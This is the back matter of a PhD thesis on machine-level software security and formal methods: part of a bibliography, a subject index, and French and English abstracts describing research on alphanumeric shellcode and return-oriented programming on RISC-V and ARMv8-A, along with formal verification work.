[Jun+18] Ralf Jung, Jacques-Henri Jourdan, Robbert Krebbers, and Derek Dreyer. "RustBelt: Securing the Foundations of the Rust Programming Language". In: *Proceedings of ACM Programming Languages* 2.POPL (2018), 66:1–66:34. ISSN: 2475-1421. URL: https://people.mpi-sws.org/~dreyer/papers/rustbelt/paper.pdf.

[MTM18] Marou Maalej, Tucker Taft, and Yannick Moy. "Safe Dynamic Memory Management in Ada and SPARK". In: *Proceedings of the Ada-Europe International Conference on Reliable Software Technologies*. Berlin, Heidelberg: Springer-Verlag, 2018, pp. 37–52. URL: https://www.adacore.com/papers/safe-dynamic-memory-management-in-ada-and-spark.

[Mor18] Todd Mortimer. *Removing ROP Gadgets from OpenBSD*. 2018. URL: https://www.openbsd.org/papers/eurobsdcon2018-rop.pdf.

[TF18] Sam L. Thomas and Aurélien Francillon. "Backdoors: Definition, Deniability and Detection". In: *Proceedings of the 21st International Symposium on Research in Attacks, Intrusions and Defenses*. Berlin, Heidelberg: Springer-Verlag, 2018, pp. 92–113. ISBN: 978-3-030-00470-5. URL: http://s3.eurecom.fr/docs/raid18_thomas.pdf.

[Xia+18] Hongyan Xia, Jonathan Woodruff, Hadrien Barral, Lawrence Esswood, Alexandre Joannou, Robert Kovacsics, David Chisnall, Michael Roe, Brooks Davis, Edward Napierala, John Baldwin, Khilan Gudka, Peter G. Neumann, Alex Richardson, Simon W. Moore, and Robert N. M. Watson. "CheriRTOS: A Capability Model for Embedded Devices". In: *Proceedings of the 2018 IEEE 36th International Conference on Computer Design*. Orlando, FL: IEEE Computer Society, 2018, pp. 92–99. URL: https://www.cl.cam.ac.uk/research/security/ctsrd/pdfs/201810-iccd2018-cheri-rtos.pdf.

[Xu18] Dongpeng Xu. *Opaque Predicate: Attack and Defense in Obfuscated Binary Code*. PhD thesis, College of Information Sciences and Technology, University of Pennsylvania. 2018. URL: https://etda.libraries.psu.edu/files/final_submissions/17513.

[AA19] AdaCore and Altran UK Ltd. *SPARK 2014 Reference Manual*. 2019. URL: https://docs.adacore.com/spark2014-docs/html/lrm/.

[Ast+19] Vytautas Astrauskas, Peter Müller, Federico Poli, and Alexander J. Summers. "Leveraging Rust Types for Modular Specification and Verification". In: *Proceedings of ACM Programming Languages* 3.OOPSLA (2019). ISSN: 2475-1421. URL: https://www.cs.ubc.ca/~alexsumm/papers/AstrauskasMuellerPoliSummers19.pdf.

[Bar+19a] Hadrien Barral, Rémi Géraud-Stewart, Georges-Axel Jaloyan, and David Naccache. "RISC-V: #AlphanumericShellcoding". In: *Proceedings of the 13th USENIX Workshop on Offensive Technologies*. Santa Clara, CA: USENIX Association, 2019. URL: https://www.usenix.org/system/files/woot19-paper_barral.pdf.

[Bar+19b] Hadrien Barral, Rémi Géraud, Georges-Axel Jaloyan, and David Naccache. *The ABC of Next-Gen Shellcoding*. DEF CON 27. 2019. URL: https://www.youtube.com/watch?v=qHj1kquKNk0.

[Bor+19] Pietro Borrello, Emilio Coppa, Daniele Cono D'Elia, and Camil Demetrescu. "The ROP Needle: Hiding Trigger-based Injection Vectors via Code Reuse". In: *Proceedings of the 34th ACM SIGAPP Symposium on Applied Computing*. New York, NY: ACM, 2019. URL: https://www.researchgate.net/publication/329538169_The_ROP_Needle_Hiding_Trigger-based_Injection_Vectors_via_Code_Reuse.

[Dro19a] Claire Dross. *Pointer Based Data-Structures in SPARK*. 2019. URL: https://blog.adacore.com/pointer-based-data-structures-in-spark.

[Dro19b] Claire Dross. *Using Pointers in SPARK*. 2019. URL: https://blog.adacore.com/using-pointers-in-spark.

[FPR19] Hal Finkel, David Poliakoff, and David F. Richards. *ClangJIT: Enhancing C++ with Just-in-Time Compilation*. 2019. URL: https://arxiv.org/pdf/1904.08555.pdf.

[Fra19] Joao Vasco Costa Franco. *ROP Chain Generation: a Semantic Approach*. Master's thesis, Computer Science Department, Técnico Lisboa. 2019. URL: https://fenix.tecnico.ulisboa.pt/downloadFile/281870113705327/75219-joao-franco-tese.pdf.

[Cle+20] Abraham A. Clements, Eric Gustafson, Tobias Scharnowski, Paul Grosen, David Fritz, Christopher Kruegel, Giovanni Vigna, Saurabh Bagchi, and Mathias Payer. "HALucinator: Firmware Re-hosting Through Abstraction Layer Emulation". In: *Proceedings of the 29th USENIX Security Symposium*. USENIX Association, 2020, pp. 1201–1218. ISBN: 978-1-939133-17-5. URL: https://www.usenix.org/system/files/sec20-clements.pdf.

[Des20] Fabrice Desclaux. *Miasm Intermediate representation*. Technical report. 2020. URL: https://github.com/cea-sec/miasm/blob/master/doc/ir/lift.ipynb.

[DK20] Claire Dross and Johannes Kanig. "Recursive Data Structures in SPARK". In: *Proceedings of the 32th International Conference on Computer Aided Verification (CAV '20)*. Berlin, Heidelberg: Springer-Verlag, 2020, pp. 178–189. URL: https://www.adacore.com/papers/recursive-data-structures-in-spark.

[GS20] Garrett Gu and Hovava Shacham. "Return-Oriented Programming in RISC-V". In: *CoRR* abs/2007.14995 (2020). URL: https://arxiv.org/abs/2007.14995.

[Jal+20a] Georges-Axel Jaloyan, Konstantinos Markantonakis, Raja Naeem Akram, David Robin, Keith Mayes, and David Naccache. "Return-Oriented Programming on RISC-V". In: *Proceedings of the 15th ACM Asia Conference on Computer and Communications Security (AsiaCCS '20)*. New York, NY: ACM, 2020, pp. 417–480. ISBN: 9781450367509. URL: https://pure.royalholloway.ac.uk/portal/files/37157938/ROP_RISCV.pdf.

[Jal+20b] Georges-Axel Jaloyan, Claire Dross, Maroua Maalej, Yannick Moy, and Andrei Paskevich. "Verification of Programs with Pointers in SPARK". In: *Proceedings of the 2020 International Conference on Formal Methods and Software Engineering*. Berlin, Heidelberg: Springer-Verlag, 2020, pp. 55–72. URL: https://hal.inria.fr/hal-03094566.

[Jia+20] Jianguo Jiang, Gengwang Li, Min Yu, Gang Li, Chao Liu, Zhiqiang Lv, Bin Lv, and Weiqing Huant. "Similarity of Binaries Across Optimization Levels and Obfuscation". In: *Proceedings of the 25th European Symposium on Research in Computer Security*. Berlin, Heidelberg: Springer-Verlag, 2020, pp. 295–315. ISBN: 9783030589509. URL: https://link.springer.com/chapter/10.1007/978-3-030-58951-6_15.

[SMJ21] Carlton Shepherd, Konstantinos Markantonakis, and Georges-Axel Jaloyan. "LIRA-V: Lightweight Remote Attestation for Constrained RISC-V Devices". In: *Proceedings of the 4th IEEE Workshop on the Internet of Safe Things*. Oakland, CA: IEEE Computer Society, 2021. URL: https://arxiv.org/abs/2102.08804. Forthcoming.

[Met] *The Metasploit Framework*. Metasploit Project. URL: http://www.metasploit.com/.

Index

A

access control 23
access policy 140
Access-Control List 25
activation record 21
address size 16
address space layout randomization 34, 41, 94
addressable space 11
affine types 131
alias-safe 141
alias-safe program 144
almost Von Neumann architecture 12
alphanumeric 38
alphanumeric shellcode 37
ALU control 14
application binary interface 20
arbitrary code execution 32, 37, 66
Architecture Analysis and Design Language 113
arithmetic logical unit 14
ASLR bypass 34
authorization 24

B

Backus-Naur form 10
bare metal 21
benign aliasing 132
bit 4
blocking semantics 153
borrow-checker 131
buffer overflow 31
byte 5
bytecode 12

C

cache eviction 12
cache flushing 12
cache hit 12
cache miss 12
cache replacement policy 12
call gate 23
call site 20, 152
call stack 21
callee-saved register 20
caller 20
caller-saved register 20
calling convention 20
calling sequence 20
capability 26, 29
carry-lookahead adder 14
central processing unit 12
channel cycle 117
classified information 24
code overlap 20
complex instruction set computer 12
consistent access policy 144
context switch 22
control and status register 23
control-flow graph 100
control-flow integrity 34, 86
cooperative scheduling 22
CPU control 14
CPU interrupt 21
CPU mode 23

current working directory 28

D

Data Execution Prevention 32
data memory 14
deadlock 117
deep path 140
destination register 11
directory tree 27
double-word 5

E

effective user 26
enabled Petri net transition . . 114
endianness 40
entry-point 152
executable space protection 86
executable-space protection . . . 32, 42, 56, 87
exploit 31

F

far path extension 140
file 27
file attribute 29
file mode 27
file system 27
first come, first served scheduling 22
first in, first out 109
floating-point unit 78
function epilogue 20
function prologue 20
function prototype 155
function signature 155

G

Global Offset Table 34

H

half-word 5
hard clauses 120
hardware block 12
hardware bus 12
hardware interrupt 21
hardware register gate 15
hardware ribbon 12
hardware wire 12
Harvard architecture 11
hidden execution path 20, 87
Hoare monitor 108

I

identification 23
identifier 23
identity and access management 24
immediate 10, 67
indirect jump 20
info leak 34
inode 27
input 29, 90
instruction 10
instruction format 17
instruction memory 14
instruction set architecture 12, 65
instruction set listing 18
Intel Architecture, 32-bit 40
intermediate representation 34
interrupt handler 21
interrupt service routine 21
interrupt vector 21
ISA implementation 12

J

Java Development Kit 42
Java Native Interface 42

L

least significant bit 40
linear code sequence and jump 85, 89
liveness analysis 151
lock 109

M

machine register 15
main execution path 20, 87
maskable interrupt 21
memory access granularity . 11, 16
memory address 137

memory binding 138, 153
memory cache 12
memory location 137
memory management 22
memory management unit 22
memory page 22
memory store 10, 138, 153
memory-mapped I/O 21
mnemonic 11
modified Harvard architecture . 12
monitor handler 108
monitor method 108
mutex 109

N

natural alignment 20
near path extension 140
need to know 25
nibble 51
nibbles 4
nopsled 32

O

object reference 26
octet 4
off-nominal behavior 29
one instruction set computer . . 71
opcode 11, 67
operand 11, 67
operating system 22
out of scope 21
output 29

P

Partial Weighted MaxSAT . . . 108
path 26
path extension 140
path perfix 140
path permission 140
payload 51, 90
Petri net 113
Petri net marking 114
Petri net reachability 114
Petri net safety 114
Petri net token 114
physical address 22
Point of Interest 34, 100
policy inconsistency 25
polymorphic engine 38
polymorphic shellcode 38
position independent executable 94
position-independent code 34
potentially harmful aliasing . . 132
preemptive scheduling 22
privilege escalation 26, 91
procedure 20
procedure linkage table 94
process 27
process identifier 27
program counter 10, 16
program slice 160
protection ring 23

R

random-access memory 16
rate-monotonic scheduling 110
reaching definitions analysis . . 151
read-only memory 16
real-time operating system . . . 107
reduced instruction set computer 12, 65
register 10
relative error 123
reset interrupt 21
reset vector 21
restore sequence 92
return address 20
return-oriented programming . 32, 85
ripple-carry adder 14
ROP chain 32
ROP exec vulnerability 90
ROP gadget 32, 87
round-robin scheduling . . . 22, 110

S

save sequence 92
scheduling policy 22
security clearance 24
security policy 23

semantics v
sequence point 140
shallow path 140
shellcode 31, 38, 41
shellcode decoder 42
shellcode payload 42
shellcode vector 42
shortest remaining time first scheduling 22
side-effect 29
single instruction, multiple data 45
soft clauses 120
software application 22
software bug 29
software interrupt 21
source register 11
stack 153
stack canary 96
stack frame 21
stack pointer 21
stack smashing 31
Stack-Smashing Protector 96
statement of work 29
straight-line program 72
subdirectory 28
subroutine 20
syntax-directed translation 71
system call 23
System on Chip 55

T

Tower 107
transition firing 114
trigger 90
two's complement 48

U

Uniform Resource Locator 38
UNIX class 27
UNIX group class 27
UNIX others class 27
UNIX owner class 27
unreachable statement 158

V

value 137
vector 51
vectored interrupt 21
virtual address 22
Von Neumann architecture 11
vulnerability 29

W

wasteful statement 158
word 5
word size 5
Write XOR Execute 32

RÉSUMÉ

L'informatique se fonde sur de nombreuses couches d'abstraction, allant des couches matérielles jusqu'à l'algorithmique en passant par le cahier des charges à la base de la conception du produit. Dans le cadre de la sécurité informatique, les vulnérabilités proviennent souvent de la confusion résultant des différentes abstractions décrivant un même objet. La définition de sémantiques aide à la description formelle de ces abstractions dans l'objectif de les faire coïncider. Dans cette thèse, nous améliorons différents procédés ou programmes en corrélant les diverses représentations sémantiques sous-jacentes.
Nous introduisons brièvement les termes et concepts fondamentaux avec lesquels nous construisons le concept de langage assembleur ainsi que les différentes abstractions utilisées dans l'exploitation de programmes binaires.
Dans une première partie, nous utilisons des constructions sémantiques de haut niveau pour simplifier la conception de codes d'exploitation avancés sur des jeux d'instructions récents. Nous présentons didactiquement trois exemples répondant à des contraintes de plus en plus complexes. Spécifiquement, nous présentons une méthode pour produire des shellcodes alphanumériques sur ARMv8-A et RISC-V, ainsi que la première analyse de faisabilité d'attaques de type return-oriented programming sur RISC-V.
Dans une deuxième partie, nous étudions l'application des méthodes formelles à l'amélioration de la sécurité et de la sûreté de langages de programmation à travers trois exemples : une optimisation de primitives de synchronisation, une analyse statique compatible avec la vérification déductive limitant l'aliasing de pointeurs dans un langage impératif ou encore un formalisme permettant de représenter de façon compacte du code binaire dans le but d'analyser des problèmes de synchronisation de protocole.

MOTS CLÉS

Sécurité logicielle niveau machine, Exploitation binaire, Méthodes formelles, Analyse statique de sécurité

ABSTRACT

Computer science is built on many layers of abstraction, from hardware to algorithms or statements of work. In the context of computer security, vulnerabilities often originate from the discrepancies between these different abstraction levels. Such inconsistencies may lead to cyberattacks incurring losses. As a remedy, providing semantics helps formally describe and close the gap between these layers. In this thesis, we improve methods and programs by connecting the various semantic representations involved using their relationship to each level of abstraction.
We briefly introduce the fundamental concepts and terminology to build assembly languages from scratch and various abstractions built atop and used in the context of binary exploitation.
In the first part, we leverage higher-level semantic constructs to reduce the design complexity of advanced exploits on several recent instruction set architectures. In a tutorial-like fashion, we present three examples addressing increasingly more complex constraints. Specifically, we describe a methodology to automatically turn arbitrary programs into alphanumeric shellcodes on ARMv8-A and on RISC-V. We also provide the first analysis on the feasibility of return-oriented programming attacks on RISC-V.
In the second part, we see how the use of formal methods can improve the safety and security of various languages or constructs, through three examples that respectively optimize the implementation of Hoare monitors, a well-known synchronization construct, prevent harmful aliasing in an imperative language without impeding deductive verification, or abstract binary code into a compact representation which enables further protocol desynchronization analyses.

KEYWORDS

Machine-level software security, Binary exploitation, Formal methods, Static security analysis